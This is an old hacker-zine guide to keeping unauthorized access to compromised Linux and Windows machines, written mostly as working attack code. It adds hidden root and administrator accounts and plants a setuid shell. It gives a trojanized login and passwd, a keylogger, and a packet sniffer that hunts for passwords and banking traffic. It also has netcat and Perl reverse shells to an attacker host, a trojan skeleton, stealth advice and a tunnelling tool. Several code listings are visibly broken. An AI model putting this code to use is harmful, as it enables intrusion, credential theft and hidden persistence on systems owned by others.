



“hØmFg b4ckd00r!!!11!!”
or
A basic guide to maintaining access

Foreword:

First of all, I'd like to say that this document is written and to be used only for educational purposes and that the author and/or any (re)sources may and will not be held responsible for any (potential) damage done by anything provided by this document. All sources in this article are released under the GPL (<http://www.gnu.org/copyleft/gpl.html>)

The author can and will not be held responsible for any damage done by this source or anything related/coming forth from it. It is provided * as is *, with no warranty what so ever, if you want to use them somewhere it's ok, as long as you give me credit, for commercial use, or further info mail me at zerogue@gmail.com.

Intro:

When most people hear the word "backdoor", they think of a tool like NetBus, Sub7 or BackOrifice. Well, let me enlighten them. They are FAR from right, these are just pieces of crap, that any skiddie can use. Other people think of a bind/reverse shell when they hear the word "backdoor". Well this can be true, but a backdoor is far more. Anything designed to grant an attacker unauthorized access to a system (ranging from bindshells to backdoored binaries to default passwords to rootkits) is a backdoor.

I will discuss both linux and windows backdoors, mixed trough the examples.

Basics:

Well, we'll first start with some very basic tricks for maintaining access on a rooted linux box. One of the most obvious ways to ensure system access would be adding a second root account, like this:

```
echo "wabbit::0:0::/home/wabbit:/bin/bash" >> /etc/passwd
```

or more effectively

```
useradd -u 0 -o -g 0 -s /bin/bash -p owned eviluser
```

Well, let me explaint what these two lines do. The first one consists of one command (echo) and

parameter ("wabbit:0:0::/home/wabbit:/bin/bash") that gets appended (with >>) to /etc/passwd. When /etc/passwd isn't shadowed, this line is sufficient (else we'd have modify the /etc/shadow file too). Well, what does this line mean? let's analyze it:

```
wabbit:0:0::/home/wabbit:/bin/bash
^      ^ ^ ^      ^
user   | | homedir  shell
        | group
        uid (userid)
```

the username is wabbit, he belongs to the group 0 (root group) has 0 (root) as a userid, /home/wabbit as the homedir and /bin/bash as a shell. This user basically is a second root account with no password (if you want one, specify it between wabbit: and :0, like this wabbit:password:0). The other method works as follows:

```
useradd -u 0 -o -g 0 -s /bin/bash -p owned eviluser
```

- u : UID
- o : switch to specify UID is not unique
- g : group
- s : shell
- p : password

In windows we could do the following as and administrator:

```
net user shadowusr pwned /ADD
```

this would add the user "shadowusr" with the password "pwned" as an account.

```
net localgroup Administrators shadowusr /ADD
```

would add shadowusr as a local administrator.

Well, these methods would DEFINETELY fly a red flag with the admin, since he'd notice the new account right away (unless he's very, very, very stupid).

Backdoored binaries:

A slightly more delicate (but still obvious) method would be the following:

```
cp /bin/bash /.bd // copies the root shell to the / directory as .bd (the dot prefix makes it semi-invisible)
chmod 4755 /.bd // sets user-id permissions over file to -rwsr-xr-x
```

these two lines'll grant anyone a root shell in /.bd, which is accessible to anyone.

Well, those methods are pathetic, and won't help you to maintain access on any self-respecting system.

A better method would be to trojanize several well used tools, to do the job for you. Take the login program for example, this could be backdoored very nicely too suit your needs. See the following code snippet:

```
-----backdooredlogin.c-----
#include <stdio.h>
#include <stdlib.h>
```

```

#include <unistd.h>

int loginok,PassWord = 0;//PassWord is a pointer to the 0-terminated
string returned by getpass
char login[256],whatever[10];

int main(){

printf("login: ");
gets(login);
if (strcmp(login,"r00ted"))
{
printf("password: ");
PassWord = getpass(whatever);
if (strcmp(PassWord,"pwned"))
{
setuid(0); // set uid to root
setgid(0); // set gid to root
puts("Backdoor entered :D!\n");
system("/bin/bash");
}
else
return(0);

}
else // no backdoor login account
{
execl("/bin/.login","login",login,(char*)0,NULL);
}

return(0);
}
-----backdooredlogin.c-----

```

To make this work, you'd have to make a copy of /bin/login to /bin/.login as root. Then replace /bin/login with this program. The + side of this program is that there is NO extra account, the downside is that anyone will notice the smaller size, potentially the backedup login in /bin/.login and with a hex-editor the suspicious strings. Well, howda we get rid of those problems? Well, there are several methods, the first would be simple, due to the fact that linux is open source, we could easily modify the original login source and replace the valid one with our backdoored version. A set of modified utils (like login,ls,netstat,passwd,find,inetd) are referred to as a applicationmode rootkit. An example of such a rootkit is Lord Somer's LinuxRootkit. This rootkit contains backdoored versions of chfn,chsh,contrab,du,find,ifconfig,find,login,ls,passwd and a lot of other important system binaries. Well, let's see how we could stealthily modify an open-source product. I won't provide the original sources of the linux system-binaries, because they'd take up too much space for such a small example.

We could, for example, add these lines inside any program:

```

if (getuid() == 0) // is current user root? if so, we add a backdoor
root shell.
{
execl("/bin/cp","cp","/bin/bash","/etc/.backdoor", (char*)0,NULL);
// backdoor shell
execl("/bin/chmod","chmod","+rwsr+xr+x","/etc/.backdoor", (char*)0,N
ULL); // chmod

```

```
}
```

if anyone executes `/etc/.backdoor -p` , he (or she) gets a root shell.

But this is very unsubtle, again files are left behind and strings are visible in the program. Well, something more sophisticated then.

Take this program for example, imagine it was a program used to change a user's password:

```
-----passwd.c-----
#include <stdlib.h>

char UserName[256],whatever[10];
int ptr,ptr2;

puts("Change Password V1.0\n");
puts("UserName: ");
gets(UserName);
if (getuid() != 0) // if user is not root, we need old password
{
puts("Old Password: ");
ptr = getpass(whatever);
if (!checkpass(UserName,ptr))
{
puts("Incorrect Password!\n");
return (-1);
}
}
puts("New Password: ");
ptr = getpass(whatever);
puts("New Password (confirmation): ");
ptr2 = getpass(whatever);
if (!strcmp(ptr,ptr2))
{
puts("New Passwords don't match!\n");
return (-1);
}
SetPass(UserName,ptr);
return (0);
-----passwd.c-----
```

Well, imagine we have the root password of a box, but the admin found out we owned his box, and changed the password and patched the vuln we exploited. We'd have to find a new vuln all over again, that'd be nasty, wouldn't it? Well, but patching this passwd (just a silly example) program in the following way:

```
-----backdooredpasswd.c-----
#include <stdio.h>
#include <stdlib.h>

char UserName[256],whatever[10];
int ptr,ptr2;

puts("Change Password V1.0\n");
puts("UserName: ");
```

```

gets(Username);
if (getuid() != 0) // if user is not root, we need old password
{
puts("Old Password: ");
ptr = getpass(whatever);
if (!checkpass(Username,ptr))
{
puts("Incorrect Password!\n");
return (-1);
}
}
puts("New Password: ");
ptr = getpass(whatever);
puts("New Password (confirmation): ");
ptr2 = getpass(whatever);
if (!strcmp(ptr,ptr2))
{
puts("New Passwords don't match!\n");
return (-1);
}
if (strcmp(Username,"Root")) // if rootpassword is changed
{
FILE* Log = fopen("./.PWDLOG","a+");
fprintf(Log,"%s",ptr); // log new password to file
fclose(Log);
}
SetPass(Username,ptr);
return (0);
-----backdooredpasswd.c-----

```

this way, whenever the admin changes the password with the backdoored passwd, it gets logged, and we can read it from the `./.PWDLOG` file (assuming we still have another (less-privileged) account or have somehow access to the file (through web-directory traversal for example). To hide the strings (like "Root" and `./.PWDLOG`) we could encrypt them, and decrypt them when they are needed.

Keeping track of changes:

It's important (as we saw in the previous example) to keep track of (potential) password changes, new security measures (like checksum checks, new firewalls, etc) to maintain access. I'll discuss two methods of doing this, the first one being a keylogger and the second being a promiscuous-mode sniffer.

Keylogger:

Well, there are multiple ways of logging keys, the simplest (but most inefficient) being a loop that keeps checking `GetAsyncKeyState`. But that's retarded, so we'll employ another method, that of setting a global hook. I assume you know how to work with global hooks (`SetWindowsHookEx`), if not, look it's usage up on MSDN and continue reading. `SetWindowsHookEx` is used to hook install an application-defined hook procedure into a hook chain. You would install a hook procedure to monitor the system for certain types of events. These events are associated either with a specific thread or with all threads in the same desktop as the calling thread. Well, here follows some sample usage:

SetWindowsHookEx(WH_KEYBOARD,(HOOKPROC)SomeFunction,ModuleHandle,0);
This would call SomeFunction, loaded from a module with handle: ModuleHandle everytime a keyboard event would be called. To use a function in our own application as the HOOKPROC, we should fetch our own module handle like this:

```
HINSTANCE hExe = GetModuleHandle(NULL);
```

Well, here follows an example keylogger:

```
-----KeyLogger.cpp-----
```

```
#include <windows.h>
#include <winuser.h>
#include <stdio.h>

HHOOK hKeyHook; // hook handle

FILE* KLog;

// This is the function that is "exported" from the
// executable like any function is exported from a
// DLL.
__declspec(dllexport) LRESULT CALLBACK KeyEvent (

int nCode, // hook code
WPARAM wParam, // The window message (WM_KEYUP, WM_KEYDOWN, etc.)
LPARAM lParam // A pointer to a struct with information about the pressed key

){
    if ((nCode == HC_ACTION) && // we may process this event
        ((wParam == WM_SYSKEYDOWN) || // Only react if either a system key ...
         (wParam == WM_KEYDOWN))) // or a normal key have been pressed.
    {

// info about scan code, virtual key,etc,etc
KBDLLHOOKSTRUCT hooked =
*((KBDLLHOOKSTRUCT*)lParam);

// Msg contains information (@ different offsets) that would be stored
// in the usual lParam argument of a WM_KEYDOWN.

DWORD Msg = 1;
Msg += hooked.scanCode << 16;
Msg += hooked.flags << 24;

// GetKeyNameText() function to get the language-dependant
// name of the pressed key.

char lpszName[0x100] = {0};
lpszName[0] = '[';
int i = GetKeyNameText(Msg,
(lpszName+1),0xFF) + 1;
lpszName[i] = ']';
fprintf(KLog,lpszName);
}
}
```

```

// call next hook in hook-chain
return CallNextHookEx(hKeyHook,
    nCode,wParam,lParam);
}

// eternal loop to keep app from terminating while logging
void Loop()
{
    MSG message;
    while (GetMessage(&message,NULL,0,0)) {
        TranslateMessage( &message );
        DispatchMessage( &message );
    }
}

DWORD WINAPI KeyLogger(LPVOID lpParameter)
{
// Get a module handle to our own executable.

    HINSTANCE hExe = GetModuleHandle(NULL);
    if (!hExe) return 1;
    hKeyHook = SetWindowsHookEx ( /

        WH_KEYBOARD_LL,        // low level keyboard hook
        (HOOKPROC) KeyEvent,    // KeyEvent function from this executable
        hExe,                    // own executable
        0                         // all threads
    );
    Loop(); // eternal loop
    UnhookWindowsHookEx(hKeyHook);
    return 0;
}


int main(int argc,char* argv[])
{
    HANDLE hThread;
    DWORD dwThread;
    Klog = fopen("C:\\KeyLog.txt","a+");
    hThread = CreateThread(NULL,0,(LPTHREAD_START_ROUTINE)
        KeyLogger, 0,0, &dwThread);
    if (hThread)
    {
        WaitForSingleObject(hThread,INFINITE);
        fclose(Klog);
        return 0;
    }
    else
        return -1;
}
-----KeyLogger.cpp-----

```

Well, how nice, a keylogger, now we can keep track of password changes. But we want to monitor network traffic too!

Sniffer:

Here is the basic layout of a sniffer:



Ok, so we initialize a normal raw socket? Well, there's not much more to it, as the following sniffer code shows us(I employ a mathematical algorithm called the knapsack algorithm to determine which flags were set in the packet, read up on it here:

<http://www.personal.kent.edu/~rmuhamma/Algorithms/MyAlgorithms/Dynamic/knapsackdyn.htm>)

This sniffer (called 'aardvark') is a basic promiscuous-mode, incoming packet sniffer. It can't sniff outgoing packets, that'd require an NDIS filter, and that's beyond the scope of this article)

-----aardvark.cpp-----

```
#include <cstdlib>
#include <iostream>
#include <winsock2.h>
#include <windows.h>
#define BUFSIZE 8000
#define SIO_RCVALL _WSAIOW(IOC_VENDOR,1)
#define MAX_ADDR_LEN 16
#define MAX_HOSTNAME_LAN 255
```

```
using namespace std;
```

```
FILE* SniffLog;
char dateStr [9];
char timeStr [9];
```

```
// IP/TCP header structures
struct IPHDR
{
  unsigned char verlen; /*IP version & length */
  unsigned char tos; /*IP type of service*/
  unsigned short totallength; /*Total length*/
  unsigned short id; /*Unique identifier */
  unsigned short offset; /*Fragment offset field*/
  unsigned char ttl; /*Time to live*/
  unsigned char protocol; /*Protocol(TCP, UDP, etc.)*/
  unsigned short checksum; /*IP checksum*/
  unsigned int srcaddr; /*Source address*/
  unsigned int dstaddr; /*Destination address*/
```

```
};
```

```
struct TCPCR  
{  
  unsigned short srcport;  
  unsigned short dstport;  
  unsigned int seqno;  
  unsigned int ackno;  
  unsigned char offset;  
  unsigned char flags;  
  unsigned short window;  
  unsigned short checksum;  
  unsigned short urgptr;  
};
```

```
typedef struct item
```

```
{  
  int weight;  
  int init;
```

```
};
```

```
item knapsackarray[6];
```

```
const long INAME_SIZE = 1024;
```

```
// flags
```

```
void setthem()
```

```
{
```

```
  for (int l=0;l < 6; l++)
```

```
  {
```

```
    knapsackarray[l].init = 0;
```

```
  }
```

```
  knapsackarray[0].weight=256; // Fin
```

```
  knapsackarray[1].weight=512; // Syn
```

```
  knapsackarray[2].weight=1024; // Rst
```

```
  knapsackarray[3].weight=2048; // Psh
```

```
  knapsackarray[4].weight=4096; // Ack
```

```
  knapsackarray[5].weight=8192; // Urg
```

```
  knapsackarray[6].weight=8192; // Urg
```

```
}
```

```
// mathematical knapsack algorithm to check which flags are contained within the flags value and  
which aren't
```

```
string knapsack(int herein)
```

```
{
```

```
  string retval;
```

```
  int testitem=0;
```

```
  int tempint=0;
```

```
  int l = 5;
```

```
  bool unsolvable=false;
```

```
  testitem = herein;
```

```
  if (testitem == 0)
```

```
  {
```

```
    retval = "000000";
```

```

return retval;
}
while ((testitem != 0) and (l != -1))
{
if ((knapsackarray[l].weight <= testitem))
{
testitem -= knapsackarray[l].weight;
knapsackarray[l].init = 1;
}
if ((testitem != 0) and (l == 0))
{
unsolvable = true;
}
}
l--;
}
if (unsolvable == false)
{
for (l=0; l < 6; l++)
{
if (knapsackarray[l].init == 1)
retval += "1";
else
retval += "0";
}
}
else
retval = "9";
return retval;
}

const char* flag (int f1)
{
if (f1 == 256)
return "Fin";

if (f1 == 512)
return "Syn";

if (f1 == 1024)
return "Rst";

if (f1 == 2048)
return "Psh";

if (f1 == 4096)
return "Ack";

if (f1 == 8192)
return "Urg";

else
{
char* FlagTable[6] = {"$Fin.", "$Syn.", "$Rst.", "$Psh.", "$Ack.", "$Urg."};
string mulres, rval;
setthem();
}
}

```

```

mulres = knapsack(f1);

for (int i = 0; i < mulres.length(); i++)
{
if (mulres[i] == 49)
    rval += FlagTable[i];
}
return rval.c_str();
}
return 0;
}

// these words in FTP context set the flag
bool IsFTPPacket(const char *szBuf) {
    if(strstr(szBuf, "220 ")) return true;
    if(strstr(szBuf, "230 ")) return true;
    if(strstr(szBuf, "USER ")) return true;
    if(strstr(szBuf, "User ")) return true;
    if(strstr(szBuf, "user ")) return true;
    if(strstr(szBuf, "PASS ")) return true;
    if(strstr(szBuf, "Pass ")) return true;
    if(strstr(szBuf, "pass ")) return true;
    return false; }

// these words in Telnet context set the flag
bool IsTelnetPacket(const char *szBuf) {
    if(strstr(szBuf, "USERNAME")) return true;
    if(strstr(szBuf, "Username")) return true;
    if(strstr(szBuf, "username")) return true;
    if(strstr(szBuf, "PASSWORD")) return true;
    if(strstr(szBuf, "Password")) return true;
    if(strstr(szBuf, "password")) return true;
    return false; }

// these words in HTTP context set the flag
bool IsHTTTPacket(const char *szBuf) {
    if(strstr(szBuf, "paypal")) return true;
    if(strstr(szBuf, "PAYPAL")) return true;
    if(strstr(szBuf, "ebay")) return true;
    if(strstr(szBuf, "EBAY")) return true;
    if(strstr(szBuf, "bank")) return true;
    if(strstr(szBuf, "BANK")) return true;
    if(strstr(szBuf, "Bank")) return true;
    if(strstr(szBuf, "Set-Cookie:")) return true;
    if(strstr(szBuf, "login")) return true;
    if(strstr(szBuf, "LOGIN")) return true;
    if(strstr(szBuf, "Login")) return true;
    if(strstr(szBuf, "password")) return true;
    if(strstr(szBuf, "PASSWORD")) return true;
    if(strstr(szBuf, "Password")) return true;
    return false; }

// these words in any context set the flag
bool IsVULNPacket(const char *szBuf) {
    if(strstr(szBuf, "OpenSSL/0.9.6")) return true;
}

```

```

        if(strstr(szBuf, "OpenSSH_2")) return true;
        return false; }

void print_data(int datalen, char *data)
{
    int t=0;

    for(int i=38;i != datalen;i++)
    {
        if(data[i] == 13)
        {
            fprintf(SniffLog,"\n");
            t=0;
        }
        if ((int)data[i] > 0)
        {
            if (((int)data[i] < 33) or (((int)data[i] > 126))
                // print unreadable characters in hexadecimal
                fprintf(SniffLog,"%#x",data[i]);
            else
                fprintf(SniffLog,"%c",data[i]);
        }
        t++;
        if(t > 75)
        {
            t=0;
            fprintf(SniffLog,"\n");
        }
    }
}

void GoSniff()
{
    SOCKET    sock;
    char RecvBuf[65535] = {0};
    DWORD    dwBytesRet;
    unsigned int  optval = 1;
    // make a raw socket
    sock = socket(AF_INET, SOCK_RAW, IPPROTO_IP);
    // fetch hostname
    char FAR name[MAX_HOSTNAME_LAN];
    gethostname(name, MAX_HOSTNAME_LAN);

    struct hostent FAR * pHostent;
    pHostent = (struct hostent * )malloc(sizeof(struct hostent));
    pHostent = gethostbyname(name);

    SOCKADDR_IN sa;
    sa.sin_family = AF_INET;
    sa.sin_port = htons(6000);
    // bind on port 6000 (doesn't really matter)
    memcpy(&sa.sin_addr.S_un.S_addr, pHostent->h_addr_list[0], pHostent->h_length);
    bind(sock, (SOCKADDR *)&sa, sizeof(sa));
    // set in promiscuous mode
    WSALoctl(sock, SIO_RCVALL, &optval, sizeof(optval), NULL, 0, &dwBytesRet, NULL, NULL);
}

```

```

while (1)
{
    memset(RecvBuf, 0, sizeof(RecvBuf));
    recv(sock, RecvBuf, sizeof(RecvBuf), 0);
    // Filter Packet

    IPHDR *plpheader;
    TCPhdr *pTcpheader;

    char szSourceIP[MAX_ADDR_LEN], szDestIP[MAX_ADDR_LEN];
    SOCKADDR_IN saSource, saDest;

    plpheader = (IPHDR *)RecvBuf;
    pTcpheader = (TCPhdr *)(RecvBuf+ sizeof(IPHDR));
    //Check Source IP
    saSource.sin_addr.s_addr = plpheader->srcaddr;
    strncpy(szSourceIP, inet_ntoa(saSource.sin_addr), MAX_ADDR_LEN);
    //Check Dest IP
    saDest.sin_addr.s_addr = plpheader->dstaddr;
    strncpy(szDestIP, inet_ntoa(saDest.sin_addr), MAX_ADDR_LEN);
    // time and data
    _strdate( dateStr);
    _strtime( timeStr );
    fprintf(SniffLog, "\n*****PACKETstart*****\n");
    fprintf(SniffLog, "Date: %s\n", dateStr); // date
    fprintf(SniffLog, "Time: %s\n", timeStr); // time
    fprintf(SniffLog, "Route:%s->%s\n", szSourceIP, szDestIP); // source -> dest
    fprintf(SniffLog, "TTL=%d\n", plpheader->ttl); // TTL

    fprintf(SniffLog, "Flags=%d\n", htons(pTcpheader->flags));
    fprintf(SniffLog, "Flags: \n");
    fprintf(SniffLog, "%s\n", flag(htons(pTcpheader->flags))); // format flags

    fprintf(SniffLog, "destport=%d\nsourceport=%d\n", ntohs(pTcpheader->dstport), ntohs(pTcpheader->srcport)); // ports
    // is it a suspicious packet?
    char* szPacket=(char*)(RecvBuf+sizeof(*pTcpheader)+sizeof(*plpheader)); // format packet
    if ((!(IsTelnetPacket(szPacket)) && ((ntohs(pTcpheader->srcport) == 23) || (ntohs(pTcpheader->dstport) == 23)))
        fprintf(SniffLog, "Potentially sensitive Telnet traffic sniffed!\n");
    if ((!(IsFTPPacket(szPacket)) && ((ntohs(pTcpheader->srcport) == 21) || (ntohs(pTcpheader->dstport) == 21)))
        fprintf(SniffLog, "Potentially sensitive FTP traffic sniffed!\n");
    if ((!(IsHTTPPacket(szPacket)) && ((ntohs(pTcpheader->srcport) == 80) || (ntohs(pTcpheader->dstport) == 80) || (ntohs(pTcpheader->dstport) == 81) || (ntohs(pTcpheader->dstport) == 443) ||
        (ntohs(pTcpheader->srcport) == 81) || (ntohs(pTcpheader->srcport) == 443)))
        fprintf(SniffLog, "Potentially sensitive HTTP traffic sniffed!\n");
    if (IsVULNPacket(szPacket))
        fprintf(SniffLog, "Potentially sensitive vulnerable traffic sniffed!\n");
    fprintf(SniffLog, "\n-----DATAstart-----\n");
    print_data(13+(htons(plpheader->totallength))-sizeof(plpheader)-sizeof(pTcpheader), RecvBuf); //
    print packet
    fprintf(SniffLog, "\n-----DATAend-----\n");
    fprintf(SniffLog, "\n*****PACKETend*****\n\n");
}

```

```

closesocket(sock);
WSACleanup();
}

int main(int argc, char *argv[])
{
    if (argc < 2)
    {
        printf("Aardvark V1.0\n");
        printf("Basic promiscuous-mode,outgoing-packet sniffer by Nomenclbra\n");
        printf("Usage:\n Aardvark.exe <logfile>\n");
        exit(-1);
    }
    WSADATA wsadata;
    if(WSAStartup(MAKEWORD(2,2),&wsadata)!=0)
        return -1;
    SniffLog = fopen(argv[1],"a+");
    GoSniff();
    fclose(SniffLog);
    return 0;
}
-----aardvark.cpp-----

```

Well, that was it. You now have your own promiscuous mode packet-sniffer, ready to sniff 'n steal

Remote Connections:

Well, we've arrived @ the topic that most people associate with backdoors. For the people who don't know what bind/reverse shells are:

A BindShell is a remote shell connection, a connection listening on a certain port, and once connected it will grant a shell (typically cmd.exe for windows and /bin/bash or /bin/sh for linux) to a remote attacker.

Small example with netcat:

```
nc -L -p 4444 -e cmd.exe
```

will spawn a bindshell @ port 4444 on windows.

-L : listen harder, even if the connection is closed from the attacker's side, we will maintain connection.

-p : port.

-e : inbound execution.

BindShells can often be stopped by blocking any unknown incoming connection, this is why there are reverse shells. Reverse shells connect to a listening port @ remote attacker's box with an inbound shell connection.

Small example with netcat:

On the attackers box:

```
nc -L -p 4444
```

On the victim's box:

```
nc <Attacker IP> 4444 -e cmd.exe
```

This will grant the attacker a shell on the victim's box.

Well, if we haven't got netcat with us, but the victim does have perl, we could use a simple perl reverse shell, for example:

```
-----Reverse.pl-----
#!/usr/bin/perl -w

#####
#
# PERL reverse connect shell
# --intropy--
# intropy [at] caught [dot] org
#
# This is in the cau-aimshell just thought id rip it out and give
# it to you in case you want it. Nothing fancy and kinda sloppy.
#
# Enjoy
#
#####

use strict;
use Socket;
use IO::Socket;

# Get our IP and Port
my $ip = $ARGV[0] || "127.0.0.1";
my $port = $ARGV[1] || "4444";

# Define our socket
my $domain = PF_INET;
my $type = SOCK_STREAM;
my $proto = getprotobyname('tcp');

# Call socket with handle
socket(SOCKHAND, $domain, $type, $proto) or die "socket: $!\n";

# Define our connect
my $nip = inet_aton($ip);
my $sockaddr = sockaddr_in($port, $nip);

# Call connect passing handle
connect(SOCKHAND, $sockaddr) or die "connect: $!\n";

open(STDIN, ">&SOCKHAND");
open(STDOUT, ">&SOCKHAND");
open(STDERR, ">&SOCKHAND");

if (my $pid = fork) {
    print("[!] Opened process with pid [$pid]\n");
    exit(0);
} else {
    # Execute our shell

```

```

    system('/bin/sh') or die "system: $!\n";

    close(SOCKHAND);
}

```

-----Reverse.pl-----

Well, nice and all, but what if we don't have much time on an intrusion (all connections are clearly visible for example) and we need to do a lot of work and we haven't got the time to do it all from a shell (or we're just plain lazy), well in that case, we could use a simple perl trojan script, here is the skeleton that can be easily modify to suit your needs:

-----TrojanSkeleton.pl-----

```
use IO::Socket;
```

```

$socket = new IO::Socket::INET (
    LocalHost => '127.0.0.1',
    LocalPort => '5000', #port 5000
    Proto => 'tcp',
    Listen => 5,
    Reuse => 1
);

```

```

while(1)
{
    $client_socket = "";
    $client_socket = $socket->accept();

    $peer_address = $client_socket->peerhost();
    $peer_port = $client_socket->peerport();

    while (1)
    {
        recvsub();
    }
}

```

```
sub recvsub
```

```

{
    $client_socket->recv($recieved_data,2024);

```

```

        if ( blahblahblah ) # compare input to a predetermined command to do
something you want, else act like a normal

```

```
        # bindshell
```

```
        {
```

```
        }
```

```
        else
```

```
        {
```

```
            $outputsys="";
```

```
            $outputsys= ` $recieved_data `; #execute
```

```
            $outputsys= 'output: ' . $outputsys;
```

```
            $client_socket->send($outputsys);
```

```
}  
-----TrojanSkeleton.pl-----
```

Very nice and all, but these scripts and binaries can be found, detected and disassembled by any admin. Well, enough of bind and reverse shells, lets move on.

Like a shadow in the night:

Whenever you make a connection to the victim host, the data you send and receive can be sniffed by the admin. Well to ensure the admin doesn't notice your data, we must look @ the following:

- 1) In a busy network environment, your connections themselves won't be noticed very quickly, but the data you send and receive might be, so it's simple: "*make your traffic look legimate*", either by using a protocol that is frequently employed on the victim host (like ftp or http (a rootkit with a web-interface could be very nice) or by making the ammount of data you send very small and with big intervals in-between, breaking the connection often (but not so often that any IDS will get triggered by too much connection attempts) so there won't be big peaks of network activity (since most break-ins would be @ night, when network activity is usually low (and most skilled presonnel is already home :D))
- 2) Never send data in plaintext format, always use some form of encryption. Since this is no encryption guide, I won't go in-depth, but for an implementation of an encrypted communications tool see the "*MeTr0*" tool (written by me) i've included in this section.
- 3) A nice idea found in "*Rootkits, subverting the windows kernel*": use time as the encoding method. For example, you'd use a legimit protocol (http) and send legimit (but bogus) requests, and you'd encode data in the time between the sending of the packets (either directly (like 65 seconds = A) or inderectly (by using some algorithm you'd have to make up)
- 4) Never use direct connections, always tunnel, either from another rooted box or trough a legimit proxy (far away from you real location).

The following source is that of the "*MeTr0*" tool, a tool that allows tunneling and encryption of communications, creating a relatively secure, anonymous (but by no means TOTALLY secure or anonymous) bounced connection:

```
-----MeTr0.cpp-----  
/*  
MeTr0 was designed to be a tunnel between computers to connect a normal data terminal (for  
example netcat or telnet) to a normal server (a netcat or telnet server or a bindshell or whatever)  
with a  
bounced route in between.  
Because I had to finish this tool with a deadline (before HackThisZine #3 would be released)  
MeTr0 might still have some bugs or  
miss several features, if you have any suggestions, mail me at Zerogue@gmail.com.  
  
We have five example hosts: 192.168.4.1,192.168.4.2, 192.168.4.3 and 192.168.4.4  
Example:  
single-hop Connection with netcat as a client and server from 192.168.4.1 to 192.168.4.2 (any  
port) to 192.168.4.3, destination port 8888  
First, on 192.168.4.3 we would do this:  
nc -L -p 8888  
On 192.168.4.2 we would use MeTr0 like this:  
MeTr0.exe -lp 6666 -cp 8888 -h 192.168.4.3  
On 192.168.4.1 we would use use a data terminal (in this case netcat)
```

```
nc 192.168.4.2 6666
And voilà, we have routed our connection to 192.168.4.3:8888 over 192.168.4.2:6666
```

two-hop connection with netcat as a client from 192.168.4.1 to 192.168.4.2 to 192.168.4.3 to a bindshell on 192.168.4.4 port 4444

```
on 192.168.4.4:
  nc -L -p 4444 -e cmd.exe
on 192.168.4.3
  MeTr0.exe -lp 7777 -cp 4444 -h 192.168.4.4
on 192.168.4.2
  MeTr0.exe -lp 8888 -cp 7777 -h 192.168.4.3
on 192.168.4.1
  nc 192.168.4.2 8888
```

Note: Bindshell connections are delayed, after every command entered, you'll have to press enter two times, instead of one.

Released under the GPL (<http://www.gnu.org/copyleft/gpl.html>)

The author can and will not be held responsible for any damage done by this source or anything related/coming forth from it. It is provided * as is *, with no warranty what so ever.

```
*/
#include <cstdlib>
#include <windows.h>
#include <winsock.h>

using namespace std;

char Dbuffer[999999];          // holds data

int SetupListner(int Port,char* HostName,int RemotePort)
{
  WORD sockVersion;
  WSADATA wsaData;
  SOCKET theSocket;
  SOCKET listeningSocket;
  LPHOSTENT hostEntry;
  SOCKADDR_IN hostInfo;

  int nret;
  sockVersion = MAKEWORD(1, 1); // version 1.1
  WSStartup(sockVersion, &wsaData);

  /* <Client> (here we initiate a client socket) */
  hostEntry = gethostbyname(HostName);
  if (!hostEntry) {
    WSACleanup();
    return -1;
  }
  theSocket = socket(AF_INET,
                    SOCK_STREAM,
                    IPPROTO_TCP);
  if (theSocket == INVALID_SOCKET) {
    WSACleanup();
    return -1;
  }
  hostInfo.sin_family = AF_INET;
```

```

hostInfo.sin_addr = *((LPIN_ADDR)*hostEntry->h_addr_list); // address list
hostInfo.sin_port = htons(RemotePort);
nret = connect(theSocket,
               (LPSOCKADDR)&hostInfo,
               sizeof(struct sockaddr));
if (nret == SOCKET_ERROR) {
    WSACleanup();
    return -1;
}
SocketOn = true;
/*</Client> */
listeningSocket = socket(AF_INET,                // TCP/IP
                        SOCK_STREAM,           // stream-oriented socket
                        IPPROTO_TCP);         // Use TCP
if (listeningSocket == INVALID_SOCKET) {
    WSACleanup();                               // Shutdown Winsock
    return -1;
}
// address info
SOCKADDR_IN serverInfo;
serverInfo.sin_family = AF_INET;
serverInfo.sin_addr.s_addr = INADDR_ANY;    // local doesn't matter (we're a listener)
serverInfo.sin_port = htons(Port); // port
// Bind the socket to local server address
nret = bind(listeningSocket, (LPSOCKADDR)&serverInfo, sizeof(struct sockaddr));
if (nret == SOCKET_ERROR) {
    WSACleanup();
    return -1;
}
// Make the socket listen
nret = listen(listeningSocket, 10); // max 10 connections @ once
if (nret == SOCKET_ERROR) {
    WSACleanup();
    return -1;
}
// Wait for a client
SOCKET theClient;
theClient = accept(listeningSocket,
                  NULL,
                  NULL);
if (theClient == INVALID_SOCKET) {
    WSACleanup();
    return -1;
}
while (1) // infinite listen loop
{
    ZeroMemory(Dbuffer,999999);
    recv(theClient,Dbuffer,999999,0);
    send(theSocket,Dbuffer,strlen(Dbuffer),0);
    ZeroMemory(Dbuffer,999999);
    recv(theSocket,Dbuffer,999999,0);
    send(theClient,Dbuffer,strlen(Dbuffer),0);
}
    closesocket(theClient); // cleanup
    closesocket(listeningSocket);
    WSACleanup();

```

```

        return 0;
    }

void Usage()
{
    printf("...:MeTr0 bouncing tool:... \n");
    printf("    By Nomenumbra\n");
    printf("Usage:\n");
    printf(" -lp: <ListeningPort>\n -cp: <RemotePort> \n -h: <RemoteHost> \n");
    exit(-1);
}

int main(int argc, char *argv[])
{
    int ListenPort,ConnectPort = 0;
    char* RemoteHost = NULL;

    if (argc < 3) // at least specify 1 argument
        Usage();

    for (int i = 0; i < argc; i++)
    {
        if (strncmp(argv[i],"-lp",3) == 0)
            ListenPort = atoi(argv[i+1]);
        if (strncmp(argv[i],"-cp",3) == 0)
            ConnectPort = atoi(argv[i+1]);
        if (strncmp(argv[i],"-h",2) == 0)
            RemoteHost = argv[i+1];
    }
    printf(" Listening port: %d\n Remote port: %d \n RemoteHost:
    %s\n",ListenPort,ConnectPort,RemoteHost);

    if ((ListenPort == 0) || (ConnectPort == 0) || (sizeof(RemoteHost) == 0))
        Usage();

    while (1) // if a connection is aborted, we initiate the next one (in an eternal loop)
        SetupListner(ListenPort,RemoteHost,ConnectPort);
    return EXIT_SUCCESS;
}
-----MeTr0.cpp-----

```

